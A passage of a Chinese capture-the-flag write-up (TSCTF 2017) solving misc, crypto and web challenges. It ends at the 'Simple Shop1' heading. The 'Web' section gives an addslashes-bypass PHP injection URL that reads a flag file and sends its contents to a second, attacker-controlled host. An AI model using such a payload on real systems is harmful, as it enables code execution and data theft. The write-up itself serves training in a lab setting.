新建文件夹

Writeup

目录

[【MISC】签到 3](#_Toc482020708)

[【MISC】logo 3](#_Toc482020709)

[【MISC】zipcrc 4](#_Toc482020710)

[【MISC】至尊宝 7](#_Toc482020711)

[【MISC】easyCrypto 9](#_Toc482020712)

[【WEB】Web 10](#_Toc482020713)

[【WEB】Simple Shop1 12](#_Toc482020714)

[【WEB】Simple Shop2 15](#_Toc482020715)

[【MISC】神秘的文件 18](#_Toc482020716)

[【MISC】四维码 19](#_Toc482020717)

[【Coding】小明的二进制 22](#_Toc482020718)

[【Coding】泽哥的算术 23](#_Toc482020719)

[【Coding】Las Vegas 25](#_Toc482020720)

[【Coding】修路 26](#_Toc482020721)


[【REVERSE&APK】checkin 29](#_Toc482020722)

[【REVERSE&APK】take it easy 29](#_Toc482020723)

[【REVERSE&APK】baby\_android 31](#_Toc482020724)


# 【MISC】签到

签到题，不解释




# 【MISC】logo

下载图片之后用Hex Fined打开，扫描一遍发现最后一段是Base64编码的，Decode之后得到结果。




# 【MISC】zipcrc

拿到zip文件之后解压缩crypto.txt需要密码，查看文件结构，发现有四个文件。



进一步看，发现除了crypto.txt是1292字节（是这个数吗不记得了…），三个key都是


个字节。



于是我们猜想可能可以通过脚本来破解CRC 32，得到key的明文，于是从Gayhub上（ <https://github.com/kmyk/zip-crc-cracker>）下了个python脚本，改了一下它的代码就拿到了key1、key2、key3。



监介的是拿到了key之后正着拼起来试了一下发现不是密码，于是以为是要用明文攻击，用pkcrack发现已知数据长度不够，找了快两个钟的方法最后把密码倒着输入进去之后居然解开了….



还是一个base64,解了之后拿到一段代码

# -\*- coding: utf-8 -\*-

import random, base64

from hashlib import sha1

key = 'TSCTF2017'

ctMessage = 'k6QqE3TU2qfqytHIatHD6DUOT+7D6vPXFUofQyF7dXjPhkPX9OnN/W5OxkvMfa0='

def crypt(data, key):

x = 0

flow = range(256)

for i in range(256):

x = (x + flow[i] + ord(key[i % len(key)])) % 256

flow[i], flow[x] = flow[x], flow[i]

x = y = 0

out = []

for char in data:

x = (x + 1) % 256


y = (y + flow[x]) % 256

flow[x], flow[y] = flow[y], flow[x]

out.append(chr(ord(char) ^ flow[(flow[x] + flow[y]) % 256]))


return ''.join(out)

分析了一下发现居然是对称加密的，写了段解密的跑出了flag



# 【MISC】至尊宝

头天晚上拿到题，用Hex fined发现文件里有一个Rar!，被误导了。到后来拿到hint才想起来提示条件说至尊宝的头箍不见了，于是去查了一下发现bmp文件是可以改高度的，于是改了高度，先是看到了金箍，改到比较大的数值后发现了有玄机：




最上面那块可能是调色板，没发现什么信息，但它下面那一块的颜色很整齐，再联想到hint的MD5，感觉跟RGB值很像，就把它取了出来，拿到一串看起来很像是MD5的东西437b930db84b8079c2dd804a71936b5f3ab978c64a76652224e2e231e05fca3571f262d796bed1ab30e8a2d5a8ddee6f

取一个length发现是96,于是每32位去解了一次得到结果:

somethingatthebottom

然后又想到了下面的rar文件，把它分离出来打开，需要密码，用somethingatthebottom去解，得到一个flag.pptx\*，从常理判断把它改成了.zip，解压之后一个文件一个文件的翻找到了flag…



# 【MISC】easyCrypto

import struct

import base64

cypher\_text = 'DgYiZFttExBafXJPPn8BNhI9cwEhaUMgPmg+IA=='

flag = 'xxxxxxxxxxxxxxxxxxx'

iv = struct.unpack("I", 'x1a0')[0]

print 'iv is ', hex(iv)

def crypto(data):

    return data ^ data >> 16

def encode(datas, iv):

    cypher = []

    datas\_length = len(datas)

    cypher += [crypto(datas[0] ^ iv)]

    for i in range(1, datas\_length):

        cypher += [crypto(cypher[i-1] ^ datas[i])]

    cyphertext = ''

    for c in cypher:

        cyphertext += struct.pack("I", c)

    return base64.b64encode(cyphertext)

padding = 4 - len(flag) % 4

if padding != 0:

    flag = flag + "\x00" \* padding

datas = struct.unpack("I" \* (len(flag) / 4), flag)

print encode(datas, iv)

def decode(cypher\_text,iv):

    cypher\_text = base64.b64decode(cypher\_text)

    padding = 4 - len(cypher\_text) % 4

    if padding != 0:

        cypher\_text = cypher\_text + "\x00" \* padding

    l = cypher\_text

    crypher = struct.unpack("I"\*(len(l)/4),l)

    datas = []

    datas += [ decrypto(crypher[0]) ^ iv ]

    for i in range(1,len(crypher)):

        datas += [decrypto(crypher[i]) ^ crypher[i-1]]

    return datas

def decrypto(data):

    return data ^ (data >> 16)

datas = decode(cypher\_text,iv)

res = ""


for i in datas:

    res += struct.pack("I",i)

print res

这个题其实就是读完代码以后照着反向做一遍。。。。解密代码在decode里。

# 【WEB】Web



访问re.php



通过分析题目后，得到一个最关键的地方是 addslashes 这个地方有漏洞可找。

**http://10.105.42.5:44445/re.php?shell=../flag.phphttp://10.109.33.193/index.php?s=cdef%5c%27;print%20file\_get\_contents(substr($shell,11,37).urlencode(file\_get\_contents(substr($shell,0,11))));//**

在绕过addslashes 之后会发现存入一个tmp文件目录。

访问这个tmp下的php可以执行相应的代码。

但是tmp下的php回显是被关闭的。但是可以通过网络请求发送到远程请求。

在本地搭建一个服务，把get请求的参数上的东西发到自己的后台。

得到一个php 文件如下：

<?php

if($\_SERVER['REMOTE\_ADDR']!=="127.0.0.1" && $\_SERVER['REMOTE\_ADDR']!=="::1")

die("Yeah, flag is here. But flag is so secret that only local users could access it.");

?>

<html>

<head>

<meta charset="utf-8" />

<title>Flag</title>

</head>

<body>

<b>Congratulations!</b><br><br>

You got the flag. Interesting regex, right?.<br><br>


TSCTF{h4pp9\_enj0y\_re93x\_T0\_3x3c\_\_!!!}

</body>

</html>


嘿嘿嘿。

# 【WEB】Simple Shop1

